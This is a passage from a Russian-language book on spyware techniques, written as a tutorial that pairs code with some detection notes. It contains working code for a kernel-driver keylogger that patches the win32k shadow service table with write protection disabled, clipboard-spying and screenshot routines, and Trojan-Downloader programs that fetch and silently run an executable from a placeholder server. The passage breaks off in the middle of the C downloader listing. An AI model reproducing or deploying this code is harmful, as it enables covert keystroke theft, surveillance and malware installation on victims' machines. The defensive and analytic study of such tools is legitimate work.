  // При поиске пропускаем первые 5 байт
  // (mov edi, edi; push ebp; mov ebp, es)
  PBYTE  ScanPtr = (BYTE*) KeAddSystemServiceTable + 5,
         CmpKiSTPtr = NULL;
  // Поиск команды 83 B8 xx xx xx xx 00
  for (int i=0; i < 30; i++)
  {
    if (*(ScanPtr - 2) == 0x83 &&
        *(ScanPtr - 1) == 0xB8 &&
        *(PDWORD)ScanPtr == (DWORD)KeServiceDescriptorTable)
    {
     zDbgPrint(">> cmp KeServiceDescriptorTable[eax] found at %d", i);
     CmpKiSTPtr = (ScanPtr - 2);
     break;
    }
```

```
      ScanPtr++;
  }
  // Команда "cmp KeServiceDescriptorTable[eax], 0" не обнаружена?
  if (!CmpKiSTPtr)
   return 0;
  // Пропускаем команду
  ScanPtr = CmpKiSTPtr + 9;
  // Ищем вторую сигнатуру
  for (int i=0; i < 16; i++) {
   if (*(ScanPtr - 2) == 0x8D && *(ScanPtr - 1) == 0x88) {
    zDbgPrint(">> lea ecx,
              KeServiceDescriptorTableShadow[eax] found at %d", i);
            return (PSERVICE_DESCRIPTOR_TABLE)*(PDWORD)ScanPtr;
            break;
          }
          ScanPtr++;
  }
  return NULL;
}
```

Данная функция сканирует машинный код `KeAddSystemServiceTable` до обнаружения сигнатуры `83 B8 xx xx xx xx 00`, где *xx* — известный нам адрес `KeServiceDescriptorTable`. Если первая сигнатура не найдена, то функция прекращает свою работу и возвращает `NULL`. После обнаружения первой сигнатуры производится поиск второй — `8D 88 xx xx xx xx`, где *xx* — искомый адрес.

В случае успешного обнаружения второй сигнатуры возвращается найденный адрес, в случае отсутствия второй сигнатуры возвращается `NULL`. Работоспособность данной функции проверена на всех операционных системах линейки NT, начиная от NT4. Таким образом, первая проблема решена — адрес `KeServiceDescriptorTableShadow` определяется.

Вторая проблема связана с тем, что таблица SST `win32k` размещается в адресном пространстве пользовательского режима и отражается только на GUI-процессы. Для модификации этой таблицы можно применить два подхода.

- Произвести модификацию SST `win32k` из контекста GUI-приложения. В этом случае управляющее GUI-приложение загружает драйвер и посылает ему IRP-запрос с командой "Установить перехват". Обработчик IRP-

запроса драйвера в этом случае будет выполняться в контексте управляющего GUI-приложения, и проблем не возникнет.

- Перед установкой перехвата драйвер производит поиск любого запущенного GUI-приложения и на время установки перехватчика подключается к его контексту. Это делается с помощью функций `KeAttachProcess`/`KeDetachProcess`, а в качестве GUI-процесса может выступить csrss.exe.

В учебном примере мы будем применять первый путь — установку перехватчика по команде из управляющего GUI-приложения. В начале рассмотрим функцию, производящую установку и удаление перехватчика (листинг 2.63).

**Листинг 2.63. Функция, отвечающая за установку и удаление перехватчика**

```
NTSTATUS SetKiSTShadowHook(BOOL ASetHook)
{
  // Защита от повторной установки/удаления перехватчика
  if ((HookInstalled && ASetHook) ||
      (!HookInstalled && !ASetHook))
        return STATUS_UNSUCCESSFUL;
  int PeekMessageCode = -1;
  switch (*NtBuildNumber) {
   case  2195:  // Win 2k
    break;
   case 2600:   // Win XP
    PeekMessageCode = 0x1DA;
    break;
   case 3790:  // W2K3
     break;
  }
  // Для текущей операционной системы не удалось определить код функции
  if (PeekMessageCode == -1)
   return STATUS_UNSUCCESSFUL;

  // Поиск KeServiceDescriptorTableShadow
  PSERVICE_DESCRIPTOR_TABLE    KeServiceDescriptorTableShadow =
                                    FindShadowTable();
  zDbgPrint("KeServiceDescriptorTableShadow = %X",
            KeServiceDescriptorTableShadow );
```

```
// Если адрес таблицы KeServiceDescriptorTableShadow определить не
// удается, то далее продолжать нет смысла
if (!KeServiceDescriptorTableShadow)
   return STATUS_UNSUCCESSFUL;
// Вывод полей для отладки
zDbgPrint("KeServiceDescriptorTableShadow->win32k.ServiceLimit = %d",
      KeServiceDescriptorTableShadow->win32k.ServiceLimit);
zDbgPrint("KeServiceDescriptorTableShadow->win32k.ServiceTable = %X",
      KeServiceDescriptorTableShadow->win32k.ServiceTable);

DWORD OldCR0;
// Повышение приоритета
KIRQL OldIRQL = KeRaiseIrqlToDpcLevel();

// Сброс WP-бита
_asm {
 mov eax,CR0
 mov OldCR0,eax
 and eax,0xFFFEFFFF
 mov cr0, eax
}
// Перехват PeekMessage
if (ASetHook) {
 zDbgPrint("Set Hook:");
 OldPeekMessage =
  (PPeekMessage)*KeServiceDescriptorTableShadow->
   win32k.ServiceTable[PeekMessageCode];
  zDbgPrint("OldPeekMessage = %X", OldPeekMessage);
  KeServiceDescriptorTableShadow->win32k.ServiceTable[PeekMessageCode]=
     (NTPROC)*MyPeekMessage;
  HookInstalled = true;
}
else {
 KeServiceDescriptorTableShadow->win32k.ServiceTable[PeekMessageCode]=
   (NTPROC)*OldPeekMessage;
 HookInstalled = false;
}
```

```
  // Восстановление WP-бита
  asm {
   mov eax,OldCR0
   mov cr0,eax
  }
  // Восстановление приоритета
  KeLowerIrql(OldIRQL);
}
```

Работа данной функции сводится к поиску `KeServiceDescriptorTableShadow` и модификации адреса в `win32k.ServiceTable`. В нашем случае перехватывается единственная функция `PeekMessage`.

Для ее перехвата нам необходимо декларировать два типа (листинг 2.64).

**Листинг 2.64. Типы данных, используемые перехватываемыми функциями**

```
typedef DWORD HWND;
typedef struct tagMSG {
    HWND        hwnd;
    DWORD       message;
    DWORD       wParam;
    DWORD       lParam;
    DWORD       time;
    DWORD       pt_x;
    DWORD       pt_y;
} MSG, *PMSG, FAR *LPMSG;

typedef BOOL
(NTAPI *PPeekMessage)(
    LPMSG lpMsg,
    HWND hWnd,
    UINT wMsgFilterMin,
    UINT wMsgFilterMax,
    UINT wRemoveMsg
);
```

После определения данных типов остается только декларировать переменную `OldPeekMessage` для хранения исходного адреса перехваченной функции `PeekMessage` и разработать функцию-перехватчик (листинг 2.65).

**Листинг 2.65. Перехватчик `PeekMessage`**

```
BOOL NTAPI MyPeekMessage(LPMSG lpMsg,
    HWND hWnd,
    UINT wMsgFilterMin,
    UINT wMsgFilterMax,
    UINT wRemoveMsg)
{
 BOOL Res = OldPeekMessage(lpMsg, hWnd,
                           wMsgFilterMin,
                           wMsgFilterMax,
                           wRemoveMsg);
 // Реагируем на сообщение WM_KEYDOWN (0x0100)
 if (Res && (lpMsg->message == 0x0100))
   zDbgPrint("KBD Code = %d, hWnd = %d", lpMsg->lParam, lpMsg->hwnd);
 return Res;
}
```

Как нетрудно заметить, код перехватчика чрезвычайно прост — он в сущности сводится в вызову перехваченной функции и анализу результата. Если перехваченная функция возвращает `TRUE`, то производится анализ типа извлеченного из очереди сообщения. Так как в данном случае мы разрабатываем пример клавиатурного шпиона, то нас будет интересовать сообщение `WM_KEYDOWN` (нажатие клавиши).

Для получения рабочего примера остается решить последнюю проблему — реализовать код, анализирующий приходящие IRP и производящий установку и удаление перехватчика (листинг 2.66).

**Листинг 2.66. Обработчик событий IO Control**

```
NTSTATUS DispatchControl (PDEVICE_OBJECT pDeviceObject,
                                                PIRP  pIrp)
{
  PIO_STACK_LOCATION pisl;
```

```
  DWORD              dInfo = 0;
  NTSTATUS           ns    = STATUS_NOT_IMPLEMENTED; // Код возврата
  // Получение расположения IRP-стека
  pisl = IoGetCurrentIrpStackLocation (pIrp);

  // Код управления
  ULONG IoControlCode = pisl->Parameters.DeviceIoControl.IoControlCode;
  zDbgPrint("IoControlCode = %x\n", IoControlCode);

  // IOCTL_SETKBDHOOK - установка перехватчка
  if (IoControlCode == IOCTL_SETKBDHOOK) {
    // Устанавливаем перехватчик
    ns  = SetKiSTShadowHook(true);
    // Блокируем выгрузку драйвера
    pDeviceObject->DriverObject->DriverUnload = NULL;
  }

    // IOCTL_REMOVEKBDHOOK - удаление перехватчка
    if (IoControlCode == IOCTL_REMOVEKBDHOOK) {
    // Отключаем перехватчик
    ns  = SetKiSTShadowHook(false);
    // Разрешаем выгрузку драйвера
    pDeviceObject->DriverObject->DriverUnload = DriverUnload;
  }

  // Завершение IRP-запроса
  pIrp->IoStatus.Status      = ns;
  pIrp->IoStatus.Information = dInfo;
  IoCompleteRequest (pIrp, IO_NO_INCREMENT);
  return ns;
}
```

Данная функция анализирует принимаемые IRP и реагирует на два управляющих кода — `IOCTL_SETKBDHOOK` и `IOCTL_REMOVEKBDHOOK`. Эти коды удобно генерировать с помощью макроса `CTL_CODE` (листинг 2.67).

**Листинг 2.67. Коды управления**

```
#define IOCTL_SETKBDHOOK     CTL_CODE(FILE_DEVICE_UNKNOWN,
                                      0x800,
                                      METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_REMOVEKBDHOOK  CTL_CODE(FILE_DEVICE_UNKNOWN,
                                      0x801,
                                      METHOD_BUFFERED, FILE_ANY_ACCESS)
```

Итак, мы рассмотрели основные элементы драйвера и функции перехватчика, однако для построения работоспособного примера необходимо создать управляющее приложение. Подобное приложение должно решить целый ряд задач.

- Производить регистрацию драйвера в системе.
- Производить загрузку и выгрузку драйвера.
- Посылать драйверу управляющие IRP-пакеты.
- Удалять драйвер из системы.

Все функции управления драйвером удобно реализовать в виде класса, методы которого позволяют выполнить все описанные ранее операции. Разберем пример реализации подобного управляющего класса на Delphi, описанный класс с небольшими модификациями может применяться и в остальных примерах, рассмотренных в данной книге. Класс будет называться `TKD5Driver` и размещаться в отдельном файле kd5driver.pas.

Рассмотрим реализацию основных операций по управлению драйвером. Первая операция — это установка драйвера. Установка может производиться двумя методами: документированным (через функции advapi32.dll) и недокументированным (созданием ключа в реестре). Наш пример работает на основе документированного пути, через API-функции (листинг 2.68).

**Листинг 2.68. Инсталляция драйвера**

```
function TKD5Driver.InstallDriver: boolean;
var
 SCManagerHandle, SCHandle : THandle;
begin
 Result := false;
 if not(CheckDriverEnabled) then exit;
```

```
 // 1. Подключение к менеджеру служб
 SCManagerHandle := zOpenSCManager(nil, nil, SC_MANAGER_ALL_ACCESS);
 if SCManagerHandle = NULL then exit;
 // 2. Создание
 SCHandle := zCreateService(SCManagerHandle, 'KD5', 'KD5 Demo',
               SERVICE_ALL_ACCESS,
               SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START,
               SERVICE_ERROR_NORMAL, PChar(DriverPath+DriverName),
               nil, nil, nil, nil, nil);
 Result := (SCHandle <> 0);
 // 3. Отключение от менеджера сервисов
 zCloseServiceHandle(SCHandle);
 zCloseServiceHandle(SCManagerHandle);
end;
```

Рассмотрим основные особенности приведенного программного кода (эти особенности будут присутствовать и в коде остальных методов). Первой операцией является проверка, разрешены ли операции с драйвером, производимая с помощью метода `CheckDriverEnabled` (листинг 2.69).

**Листинг 2.69. Проверка, разрешены ли операции с драйвером**

```
function TKD5Driver.CheckDriverEnabled: boolean;
begin
 Result := IsNT and FEnabled and ServiceAPILoaded;
end;
```

Данный метод выполняет три проверки:

- проверяет, является ли операционная система Windows NT — эта проверка выполнена в виде отдельной функции с именем `IsNT`;
- проверяет, разрешены ли операции с драйвером — это внутренний флаг класса `Enabled`, позволяющий программно заблокировать все операции приложения с драйвером на логическом уровне;
- успешно ли загружены API-функции, необходимые для работы со службами, — в нашем примере используется динамический импорт необходимых API-функций.

***НА ЗАМЕТКУ***

Динамический импорт важен для обеспечения корректной работы приложения в операционных системах Windows 9*x*. Это связано с тем, что при попытке динамически импортировать несуществующие под этими операционными системами API-функции возникнет ошибка, она будет обработана, и функция `ServiceAPILoaded` вернет `FALSE`, что приведет к блокировке дальнейшей работы с драйвером.

Вернемся к рассмотрению функции из листинга 2.61. Если выполняемые в методе `CheckDriverEnabled` проверки прошли успешно, то производится инсталляция драйвера, состоящая из трех шагов:

1. Подключение к менеджеру службы и драйверов с помощью API-функции `OpenSCManager` (префикс "z" в начале имен функций advapi32.dll в листинге 2.68 предназначен для исключения конфликта имен со статически импортируемыми функциями).
2. В случае успешного подключения к менеджеру служб и драйверов производится регистрация драйвера с помощью `CreateService`. Имя службы `KD5`, необязательное описание — `KD5 Demo`. В случае успешной регистрации драйвера возвращается его Handle, позволяющий в дальнейшем осуществлять загрузку, выгрузку и удаление драйвера.
3. Производится отключение от диспетчера сервисов и драйверов посредством функции `CloseServiceHandle`

После успешной регистрации драйвера в реестре появится ключ следующего вида — листинг 2.70.

**Листинг 2.70. Ключ реестра с регистрационными данными драйвера**

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\KD5]
"Type"=dword:00000001
"Start"=dword:00000003
"ErrorControl"=dword:00000001
"ImagePath"="\??\E:\BHV\kd5\Loader\kd5.sys"
"DisplayName"="KD5 Demo"
```

Параметр `Start` управляет режимом загрузки драйвера (код `3` соответствует загрузке вручную), а параметр `Type` указывает системе на то, что это драйвер. Параметр `ImagePath` содержит полное имя драйвера. Создание подобного ключа является альтернативным путем регистрации драйвера и достаточно часто применяется различными прикладными программами.

***НА ЗАМЕТКУ***

После загрузки драйвера описывающий его ключ реестра и файл на диске могут быть удалены. Это никак не скажется на работе драйвера и иногда применяется в целях маскировки или для того, чтобы в случае зависания компьютера или аварийного завершения работы в реестре не осталось следов от установленного драйвера. Такая методика часто применяется утилитами мониторинга, которые устанавливают драйвер на время выполнения некоторых операций и выгружают его по завершении работы.

Следующей операций после регистрации драйвера является его загрузка. Для загрузки драйвера предусмотрен метод `TKD5Driver.LoadDriver` (листинг 2.71).

**Листинг 2.71. Загрузка драйвера**

```
function TKD5Driver.LoadDriver: boolean;
var
 SCManagerHandle, SCHandle : THandle;
 pcAgr : PChar;
 err   : integer;
begin
 Result := false;
 if not(CheckDriverEnabled) then exit;
 // 1. Подключение к менеджеру сервисов
 SCManagerHandle := zOpenSCManager(nil, nil, SC_MANAGER_ALL_ACCESS);
 if SCManagerHandle = NULL then exit;
 // 2. Открытие драйвера
 SCHandle := zOpenService(SCManagerHandle, 'KD5',
                          SERVICE_ALL_ACCESS);
 pcAgr := nil;
 // 3. Загрузка
 Result := zStartService(SCHandle, 0, pcAgr);
 // Получение кода последней ошибки
 err    := GetLastError;
 // Проверим причину ошибки - может быть, сервис-драйвер уже загружен
 if not(Result) and (err = ERROR_SERVICE_ALREADY_RUNNING) then
  Result := true;
 FLoaded := Result;
```

```
 // 4. Отключение от менеджера сервисов
 zCloseServiceHandle(SCHandle);
 zCloseServiceHandle(SCManagerHandle);
end;
```

Программный код данного метода аналогичен методу `InstallDriver`, но вместо создания открывает драйвер по его имени и предпринимает попытку загрузки с помощью функции `StartService`. Функция возвращает `TRUE` в случае успешной загрузки драйвера и `FALSE` в случае ошибки. Особенностью применения данной функции является возврат результата `FALSE`, когда драйвер уже загружен. В этом случае код ошибки равен `ERROR_SERVICE_ALREADY_RUNNING`.

Выгрузка драйвера и его деинсталляция аналогичны его загрузке и инсталляции. Выгрузка производится посредством `ControlService` с параметром `SERVICE_CONTROL_STOP`, а деинсталляция — с помощью функции `DeleteService`.

После установки и загрузки драйвера необходимо обеспечить управление драйвером и обмен информацией с ним. В нашем примере управление сводится к передаче двух команд — на установку перехватчика и на его удаление. Передача этих команд идентична, рассмотрим для примера передачу команды на установку перехвата (листинг 2.72).

**Листинг 2.72. Передача команды драйверу**

```
function TKD5Driver.CallDriver_SETHOOK: boolean;
var
 hDriver : THandle;
 BytesReturned : Cardinal;
 IOCode, dw : DWord;
 Res        : boolean;
begin
 Result := false;
 if not(Loaded) then exit;
 // Открываем драйвер
 hDriver := CreateFile(PChar(DriverLinkName),
                       GENERIC_READ,
                       0, nil, OPEN_EXISTING,
                       FILE_ATTRIBUTE_NORMAL,0);
```

```
 if hDriver = INVALID_HANDLE_VALUE then exit;
 dw := 0;
 IOCode := CTL_CODE($022,$800,0,0);
 Result := DeviceIoControl(hDriver, IOCode,
                           @dw, sizeof(dw),
                           @dw, sizeof(dw),
                           BytesReturned, nil);
 CloseHandle(hDriver);
end;
```

Рассмотренный в листинге 2.72 код избыточен — при вызове функции `DeviceIoControl` передается и принимается буфер размером 4 байта, но эти данные не используются.

> ***НА ЗАМЕТКУ***
>
> В Delphi отсутствует аналог макроса `CTL_CODE`, позволяющего формировать коды управления. Вместо него в нашем примере разработана одноименная функция, получающая аналогичные параметры и выполняющая формирование кода.

Для проверки работоспособности нашего примера остается только поместить откомпилированный драйвер kd5.sys в папку управляющей программы и выполнить установку драйвера (кнопка **Инсталлировать**), его загрузку (кнопка **Загрузить**). После загрузки необходимо установить функцию-перехватчик (кнопка **Установить перехватчик**) и с помощью утилиты DbgView убедиться, что при нажатии любой клавиши наш перехватчик реагирует на него и вносит код клавиши в протокол отладки. Удаление драйвера выполняется в обратном порядке — производится удаление перехватчика, затем выгрузка драйвера и его деинсталляция.

Поиск клавиатурных шпионов данного типа является сложной задачей, так как большинство антируткитов не анализируют перехват функций win32k.sys. Возможно несколько методик поиска.

- Применение антируткита, способного обнаружить перехваты функций win32k.sys в `KeServiceDescriptorTableShadow`.
- Применение специализированных антикейлоггеров, производящих блокирование кейлоггеров данного типа. Рассмотренный ранее пример в этом случае может применяться в качестве тестового приложения.
- Применение косвенных методов поиска. В частности, поиск создаваемых кейлоггером протоколов или мониторинг операций записи на диск в процессе ввода информации с клавиатуры. Данные методы не очень эффективны, но могут применяться как один из элементов проверки.

# Программы для слежения за буфером обмена и снятия копий экрана

Подобные программы редко встречаются в качестве отдельных приложений, но присутствуют в виде опциональных функций в большинстве современных клавиатурных шпионов.

## Слежение за буфером обмена

Слежение за буфером обмена обычно является дополнением к кейлоггеру — его задачей является сохранение содержимого буфера обмена по определенному алгоритму. Распространено несколько методик.

- Сохранение содержимого буфера обмена по расписанию. Применяется редко ввиду малой эффективности.
- Мониторинг за буфером обмена документированными методами — с помощью функций `SetClipboardViewer` / `ChangeClipboardChain`.
- Периодический анализ содержимого буфера обмена и регистрация по факту изменения.
- Перехват API-функций, отвечающих за работу с буфером обмена.

Рассмотрим в качестве примера мониторинг буфера обмена стандартными способами. С точки зрения реализации самым простым является пример, работающий по принципу циклического опроса содержимого буфера обмена (листинг 2.73).

**Листинг 2.73. Мониторинг буфера обмена**

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
 S : String;
begin
 // Получение содержимого буфера обмена
 S  := Trim(Clipboard.AsText);
 // Проверка, есть ли данные
 if S = '' then exit;
 // Сравнение текста с последним анализированным
 if AnsiLowerCase(S) = LastClibprdText then exit;
 // Добавление в протокол
```

```
 Memo1.Lines.Add('***** '+DateTimeToStr(Now)+' ******');
 Memo1.Lines.Add(S);
 // Запоминаем последний запротоколированный образец содержимого
 LastClibprdText := AnsiLowerCase(S);
end;
```

Принцип действия данного примера очень прост — с некоторой периодичностью (обычно 1—2 раза в секунду) производится запрос содержимого буфера обмена в виде текста. Полученное содержимое сравнивается с последним внесенным в протокол. В случае совпадения функция завершает работу, в случае обнаружения расхождений — заносит данные в протокол и запоминает для последующего сравнения. Алгоритм работы данной функции напоминает принцип работы клавиатурного шпиона на основе периодического опроса клавиатуры, что позволяет совместить опрос клавиатуры и опрос буфера обмена.

Немного сложнее устроен более корректный метод слежения за буфером обмена, основанный на регистрации окна в цепочке окон, являющихся "просмотрщиками буфера обмена" (clipboard viewers). Регистрация окна производится с помощью API-функции `SetClipboardViewer` (листинг 2.74).

**Листинг 2.74. Регистрация окна посредством `SetClipboardViewer`**

```
procedure TClipbrdMon2.FormCreate(Sender: TObject);
begin
 hNextWindow := SetClipboardViewer(Handle);
end;
```

`SetClipboardViewer` получает в качестве параметра Handle окна, которое после регистрации начинает получать сообщения двух типов:

- `WM_DRAWCLIPBOARD` — передается первому окну в цепочке при каждом изменении содержимого буфера обмена;
- `WM_CHANGECBCHAIN` — передается первому окну в цепочке при удалении из цепочки одного из окон.

Выполняющее мониторинг буфера обмена приложение должно реагировать на данные сообщения и как минимум передавать их следующему окну в цепочке. Пример реализации обработчиков данных сообщений приведен в листинге 2.75.

**Листинг 2.75. Обработчик сообщений**

```
// Сообщение "Удаление окна из цепочки"
procedure TClipbrdMon2.WMCHANGECBCHAIN(var Message: TWMCHANGECBCHAIN);
begin
  // Удаляется окно, следующее за нашим?
       if Message.Remove = hNextWindow then
    hNextWindow := Message.Next
       else
   SendMessage (hNextWindow, Message.Msg, Message.Remove, Message.Next);
end;

// Сообщение "Изменился буфер обмена"
procedure TClipbrdMon2.WMDRAWCLIPBOARD(var Message: TMessage);
begin
 // Вносим данные в протокол
 AddToLog('***** '+DateTimeToStr(Now)+' ******');
 AddToLog(clipboard.AsText);
 // Передаем сообщение следующему окну в цепочке
 SendMessage (hNextWindow, Message.Msg, Message.WParam, Message.LParam);
end;
```

Данные методы являются обработчиками сообщений `WM_CHANGECBCHAIN` и `WM_DRAWCLIPBOARD`.

Обработчик сообщений `WM_CHANGECBCHAIN` проверяет, не удаляется ли окно, которое следует в цепочке за нашим окном (Handle этого окна хранится в переменной `hNextWindow` и возвращается функций `SetClipboardViewer`). Это важный момент, поскольку после получения сообщения и реагирования на него нашему обработчику необходимо передать его следующему окну в цепочке. Следовательно, если корректно не отреагировать на удаление такого окна, то произойдет разрыв цепочки, так как наше приложение будет передавать сообщения несуществующему окну.

Реакция на `WMDRAWCLIPBOARD` сводится к запросу содержимого буфера обмена, занесению его в протокол и передаче сообщения следующему окну в цепочке обработчиков.

***НА ЗАМЕТКУ***

В рассмотренных примерах применялся класс Delphi `TClipboard`, размещенный в модуле Clipbrd.pas. `Clipboard` в данных примерах — это не экземпляр класса, а функция с именем "Clipboard", которая создает экземпляр класса при первом обращении и возвращает его при втором и последующих обращениях. Данный класс является высокоуровневой оболочкой вокруг API-работы с буфером обмена. В частности, получение содержимого буфера в виде текста выполняется с помощью API-функции `GetClipboardData(CF_TEXT)`.

В момент завершения работы приложение должно отключиться от цепочки обработчиков (листинг 2.76).

**Листинг 2.76. Удаление окна из цепочки обработчиков**

```
procedure TClipbrdMon2.FormDestroy(Sender: TObject);
begin
 // Удаление нашего окна из цепочки
 ChangeClipboardChain(Handle, hNextWindow);
end;
```

## Снятие копий экрана

Снятие копий экрана обычно является расширенной функцией клавиатурного шпиона или Backdoor-программы. Наиболее часто встречаются следующие алгоритмы работы:

- снятие копий экрана по расписанию;
- снятие копий экрана по событию — в момент запуска заданных приложений, отображения определенных окон, ввода с клавиатуры заранее заданных слов или сочетаний символов.

Копирование экрана не представляет особой сложности. Рассмотрим пример, демонстрирующий снятие копий экрана по таймеру, через равные промежутки времени (листинг 2.77).

**Листинг 2.77. Фрагмент программы, отвечающей за снятие копий экрана**

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
 Image : TImage;
 ScreenDC : HDC;
```

```
begin
 Image := TImage.Create(nil);
 // Получаем размеры экрана
 Image.Width  := Screen.Width;
 Image.Height := Screen.Height;
 // Получаем контекст экрана
 ScreenDC := GetDC(0);
 // Копируем изображение
 BitBlt(Image.Canvas.Handle, 0, 0, Image.Width, Image.Height,
   ScreenDC, 0, 0, SRCCOPY);
 ReleaseDC(0, ScreenDC);
 // Сохраняем полученное изображение
 Image.Picture.SaveToFile('scr_'+
       FormatDateTime('yyyymmddhhnnss', Now)+'.bmp');
 Image.Free;
end;
```

Рассмотренный пример копирует содержимое экрана в файл, имеющий имя scr_*XXX*.bmp, где *XXX* — дата и время снятия копии экрана.

## Обнаружение программ, осуществляющих слежение за буфером обмена и экраном

Обнаружение подобных программ представляет определенную трудность, так как для выполнения данных операций не производится вмешательство в систему и обнаружить присутствие такого "шпиона" очень сложно. Тем не менее следует отметить несколько моментов, полезных для поиска и анализа.

- Для слежения за буфером обмена применяются функции `IsClipboardFormatAvailable`, `OpenClipboard`, `GetClipboardData`, `SetClipboardViewer`, `ChangeClipboardChain`.
- Снятие скриншотов экрана приводит к созданию на диске файлов достаточно большого объема, которые можно обнаружить в ходе обследования ПК с помощью утилит мониторинга файловых операций.

Рассмотрим фрагмент листинга дизассемблера для реального шпиона, осуществляющего слежение за буфером обмена (листинг 2.78).

**Листинг 2.78. Результаты дизассемблирования шпиона, следящего за буфером обмена**

```
.text:0042110D                  push    1
.text:0042110F                  call    esi ; IsClipboardFormatAvailable
.text:00421111                  test    eax, eax
.text:00421113                  jnz     short loc_421119
.text:00421115                  test    edi, edi
.text:00421117                  jz      short loc_421126
.text:00421119                  push    [ebp+hMem]
.text:0042111C                  call    ds:OpenClipboard
.text:00421122                  test    eax, eax
.text:00421124                  jnz     short loc_42112A
.text:00421126                  xor     al, al
.text:00421128                  jmp     short loc_4211A3
.text:0042112A                  test    edi, edi
.text:0042112C                  jz      short loc_421132
.text:0042112E                  push    0Dh
.text:00421130                  jmp     short loc_421134
.text:00421132 loc_421132:
.text:00421132                  push    1
.text:00421134
.text:00421134 loc_421134:
.text:00421134                  call    ds:GetClipboardData
.text:0042113A                  test    eax, eax
.text:0042113C                  mov     [ebp+hMem], eax
.text:0042113F                  push    ebx
.text:00421140                  jz      short loc_42119A
.text:00421142                  push    eax
.text:00421143                  call    ds:GlobalLock
.text:00421149                  mov     ebx, eax
.text:0042114B                  test    ebx, ebx
.text:0042114D                  jz      short loc_42119A
.text:0042114F                  test    edi, edi
.text:00421151                  push    ebx
.text:00421152                  jz      short loc_421189
```

```
.text:00421154                call    ds:lstrlenW
.text:0042115A                lea     esi, [eax+1]
.text:0042115D                push    esi
......
.text:00421191                push    [ebp+hMem]
.text:00421194                call    ds:GlobalUnlock
.text:0042119A                call    ds:CloseClipboard
.text:004211A0                mov     al, 1
.text:004211A2                pop     ebx
```

Данный фрагмент кода начинается с вызова функции `IsClipboardFormatAvailable` с параметром `1` (`CF_TEXT`) — т. е. осуществляется проверка, доступны ли в буфере обмена данные в текстовом формате. Если данные доступны, то производится открытие буфера обмена с помощью функции `OpenClipboard`, затем запрос данных с помощью `GetClipboardData`. Функция `GetClipboardData` возвращает дескриптор объекта буфера обмена в заданном формате (в нашем случае `PChar`-строки), для доступа к объекту необходимо зафиксировать объект глобальной памяти с помощью функции `GlobalLock`. В случае успешного выполнения `GlobalLock` возвращает указатель на объект в памяти. В случае с текстовой строкой далее выполнятся вызов `lstrlenW` для определения размера строки, выделение буфера для считывания строки и само чтение (в листинге операции обработки считанной строки опущены). После копирования строки производится разблокировка объекта глобальной памяти (`GlobalUnlock`) и закрытие буфера обмена (`CloseClipboard`).

Рассмотренный в листинге 2.78 код является достаточно характерным и встречается с незначительными модификациями. Однако его обнаружение говорит только о том, что приложение может считывать содержимое буфера обмена в некотором формате. Подобная операция выполняется в том или ином виде практически во всех GUI-приложениях, поэтому при обнаружении подобного кода следующим этапом анализа является изучение, при каких условиях он вызывается, и что впоследствии делается с полученными данными.

Известны методики проактивной защиты от слежения за буфером обмена, которые сводятся к мониторингу вызовов функций `OpenClipboard`, `GetClipboardData` и `SetClipboardViewer` в реальном времени. Далее обычно производится блокировка открытия буфера обмена и получения его данных для приложений, не находящихся в фокусе клавиатурного ввода.

***НА ЗАМЕТКУ***

Анализ различных приложений показывает, что целый ряд полезных программ осуществляют полноценный мониторинг содержимого буфера обмена. Это в первую очередь разнообразные менеджеры закачки, которые ищут в буфере URL для автоматического добавления в список заданий.

# Trojan-Downloader

Программы категории Trojan-Downloader очень распространены и применяются для скрытной загрузки и установки в систему посторонних программ. Данная технология активно применяется разработчиками троянских и шпионских программ, а в последнее время даже некоторые почтовые вирусы рассылают не свое тело, а небольшой Trojan-Downloader, загружающий самого червя.

С технической точки зрения Trojan-Downloader является простым приложением, что позволяет детально рассмотреть его исходные тексты. Подавляющее большинство Trojan-Downloader строятся по одной из трех типовых схем.

- На основе функций wininet.dll (`InternetOpen`, `InternetOpenURL`).
- На основе функции `URLDownloadToFile` библиотеки urlmon.dll.
- На основе функций библиотеки ws2_32.dll. Данный путь требует от разработчика знания протокола, применяемого для загрузки файла.

## Trojan-Downloader на базе функций библиотеки urlmon

Рассмотрим исходный текст демонстрационной программы на языке Delphi, реализующей загрузку и запуск файла (листинг 2.79).

**Листинг 2.79. Trojan-Downloader на базе `URLDownloadToFile` из библиотеки urlmon**

```
procedure TForm1.FormCreate(Sender: TObject);
var
 FileName, SaveName : string;
begin
 FileName := 'http://<url сервера>/test.exe';
 SaveName := 'c:\troj_test.exe';
```

```
 // Загрузка файла
 URLDownloadToFile(nil, pchar(FileName), pchar(SaveName), 0, nil);
 // Запуск
 ShellExecute(0, nil, PChar(SaveName),nil,  nil,
                          SW_HIDE);
end;
```

Как видно из данного примера, программа собственно состоит из двух строк — вызов функции `URLDownloadToFile` производит загрузку файла и сохранение его на диске под именем c:\troj_test.exe, вызов `ShellExecute` запускает загруженную программу.

> ***Примечание***
>
> Исходные тексты рассмотренных в книге примеров Trojan-Downloader на прилагаемом компакт-диске идут на языках Delphi и C, но в тексте книги приведены только на Delphi.

Ввиду простоты реализации различные варианты Trojan-Downloader подобного типа очень часто встречаются, в случае реализации на языке assembler размер исполняемой программы не превышает 5 Кбайт. Многие антивирусы (особенно оснащенные эмулятором) могут детектировать шаблонный код такого вида, как подозрительный объект.

## Trojan-Downloader на базе функций библиотеки wininet

Пример Trojan-Downloader на базе функций wininet (листинг 2.80) несколько сложнее предыдущего, но у разработчика появляется больше возможностей управления процессом загрузки файла. Для разнообразия рассмотрим реализацию данного типа Trojan-Downloader на языке C, идентичный пример на Delphi можно найти на компакт-диске.

**Листинг 2.80. Пример Trojan-Downloader на базе функций wininet.dll**

```
#include <windows.h>
#include <wininet.h>


//
int main(int argc, char *argv[])
```

```
{
   HINTERNET  hSession, hUrl;
   CHAR       szBuffer[2048];
   HANDLE     hFile;
   DWORD      dwBytesRead, dwBytesWritten;
   CHAR       *szFileName = "http://<URL сервера>/test.exe";
   CHAR       *szSaveName = "C:\\trojan_test1.exe";
   CHAR       *szAppName = argv[0];

   hSession = InternetOpen(szAppName,
                           INTERNET_OPEN_TYPE_DIRECT,
                           NULL,
                           NULL,
                           0);
   if (hSession == NULL)
   {
      printf("Ошибка вызова InternetOpen(), код: %d\n", GetLastError());
      return 1;
   }
   // Открытие заданного URL
   hUrl = InternetOpenUrl(hSession,
                          szFileName,
                          NULL, 0,
